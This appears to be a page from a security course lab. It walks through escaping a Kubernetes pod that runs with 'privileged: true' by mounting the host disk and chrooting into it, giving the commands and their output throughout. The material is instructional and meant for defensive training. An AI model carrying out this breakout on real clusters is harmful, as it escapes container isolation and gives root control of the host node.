


Lab: Privileged True

When the "privileged: true" setting in the container-level security context, it bypasses the security boundaries and restrictions that are typically enforced in containerized environments. Allows access to the host filesystem, kernel settings as well as processes.

Open New Terminal (Optional)

If current working directory is not `workspace/course` .

- Click on `+` icon, then select `new terminal` to open new terminal.



- Keep current working directory as `workspace/course`

```
cd course/4.5_container_breakout/privileged
ls
```

```
root@ip-10-0-0-211:/home/ubuntu/ workspace# cd course/4.5_container_breakout/privileged
root@ip-10-0-0-211:/home/ubuntu/ workspace/course/4.5_container_breakout/privileged# ls
priv-exec-pod.yaml
root@ip-10-0-0-211:/home/ubuntu/ workspace/course/4.5_container_breakout/privileged#
root@ip-10-0-0-211:/home/ubuntu/ workspace/course/4.5_container_breakout/privileged#
```

- Validate the yaml for the hostnetwork configuration.

```
cat priv-exec-pod.yaml
```

```

root@ip-10-0-0-211:/home/ubuntu/ workspace/course/4.5_container_breakout/privileged# cat priv-exec-pod.yaml
apiVersion: v1
kind: Pod
metadata:
  name: priv-exec-pod
  labels:
    app: pentest
spec:
  containers:
    - name: priv-pod
      image: ubuntu
      securityContext:
        privileged: true
      command: ["/bin/sh", "-c", "--"]
      args: [ "while true; do sleep 30; done;" ]
#nodeName: k8s-control-plane-node # Force your pod to run on the control-plane node by uncommenting this line and changing to a control-plane node name
root@ip-10-0-0-211:/home/ubuntu/ workspace/course/4.5_container_breakout/privileged#

```

- Apply the `priv-exec-pod.yaml` to deploy the pod with `privileged: true`, where pod's IPC namespace should be shared with the host system.

```
kubectl apply -f priv-exec-pod.yaml
```

```

root@ip-10-0-0-211:/home/ubuntu/ workspace/course/4.5_container_breakout/privileged# kubectl apply -f priv-exec-pod.yaml
pod/priv-exec-pod created
root@ip-10-0-0-211:/home/ubuntu/ workspace/course/4.5_container_breakout/privileged#
root@ip-10-0-0-211:/home/ubuntu/ workspace/course/4.5_container_breakout/privileged#

```

Post exploitation

1. Validating the access to shared memory in `/dev/shm/` for `privileged: true`.

- Check the `priv-exec-pod` can access the node's `/dev/shm` and retrieve sensitive information from the shared memory, which occurs because `privileged` is set to `true`.
- Breaking out to the host

```
kubectl exec -it priv-exec-pod -- sh -c "lsblk"
```

```

root@ip-10-0-0-211:/home/ubuntu/ workspace/course/4.5_container_breakout/privileged# kubectl exec -it priv-exec-pod -- sh -c "lsblk"
NAME        MAJ:MIN RM   SIZE RO TYPE MOUNTPOINTS
loop0        7:0    0   24.4M  1 loop
loop1        7:1    0   55.6M  1 loop
loop2        7:2    0   63.3M  1 loop
loop3        7:3    0   49.6M  1 loop
loop4        7:4    0   103M   1 loop
loop5        7:5    0   55.6M  1 loop
loop6        7:6    0   63.3M  1 loop
loop7        7:7    0  111.9M  1 loop
loop8        7:8    0   53.2M  1 loop
xvda         202:0    0    30G   0 disk
|-xvda1      202:1    0   29.9G  0 part /etc/resolv.conf
|            |
|            | /etc/hostname
|            | /dev/termination-log
|            | /etc/hosts
|-xvda14     202:14   0     4M   0 part
~xvda15     202:15   0   106M  0 part
root@ip-10-0-0-211:/home/ubuntu/ workspace/course/4.5_container_breakout/privileged#

```

- Mkdir host

```
kubectl exec -it priv-exec-pod -- sh -c "mkdir /host"
```

```
root@ip-10-0-0-211:/home/ubuntu/ workspace/course/4.5_container_breakout/privileged# kubectl exec -it priv-exec-pod -- sh -c "mkdir /host"
root@ip-10-0-0-211:/home/ubuntu/ workspace/course/4.5_container_breakout/privileged#
```

- Mount /dev/xvda1

```
kubectl exec -it priv-exec-pod -- sh -c "mount /dev/xvda1 /host/"
```

```
root@ip-10-0-0-211:/home/ubuntu/ workspace/course/4.5_container_breakout/privileged# kubectl exec -it priv-exec-pod -- sh -c "mount /dev/xvda1 /host/"
root@ip-10-0-0-211:/home/ubuntu/ workspace/course/4.5_container_breakout/privileged#
root@ip-10-0-0-211:/home/ubuntu/ workspace/course/4.5_container_breakout/privileged#
```

- chroot

```
kubectl exec -it priv-exec-pod -- sh -c "chroot /host"
```

```
root@ip-10-0-0-211:/home/ubuntu/ workspace/course/4.5_container_breakout/privileged# kubectl exec -it priv-exec-pod -- sh -c "chroot /host"
#
#
```

- validate host access after breakout

```
ls /home/ubuntu && touch /tmp/host
exit
```

```
# ls /home/ubuntu && touch /tmp/host
exit
' workspace' c9sdk installation.sh workspace
# root@ip-10-0-0-211:/home/ubuntu/ workspace/course/4.5_container_breakout/privileged#
root@ip-10-0-0-211:/home/ubuntu/ workspace/course/4.5_container_breakout/privileged#
```

- Validating the host by checking the file created via container breakout in /tmp.

```
ls /tmp/host
```

```
root@ip-10-0-0-211:/home/ubuntu/ workspace/course/4.5_container_breakout/privileged# ls /tmp/host
/tmp/host
root@ip-10-0-0-211:/home/ubuntu/ workspace/course/4.5_container_breakout/privileged#
root@ip-10-0-0-211:/home/ubuntu/ workspace/course/4.5_container_breakout/privileged#
```

Cleanup

- Run the `kubectl delete` command to remove the pods running.

```
kubectl delete -f priv-exec-pod.yaml
```

Wait for the pods to be deleted.

```
root@ip-10-0-0-211:/home/ubuntu/ workspace/course/4.5_container_breakout/privileged# kubectl delete -f priv-exec-pod.yaml
pod "priv-exec-pod" deleted
root@ip-10-0-0-211:/home/ubuntu/ workspace/course/4.5_container_breakout/privileged# █
```

Note: The Container Breakout Labs featured in this course are developed by [Bishop Fox](#). We would like to extend our gratitude and give full credit to their team for their excellent work.

Do not print this page. This is
property of the Securitydojo
Powered by Virtual Cybertron.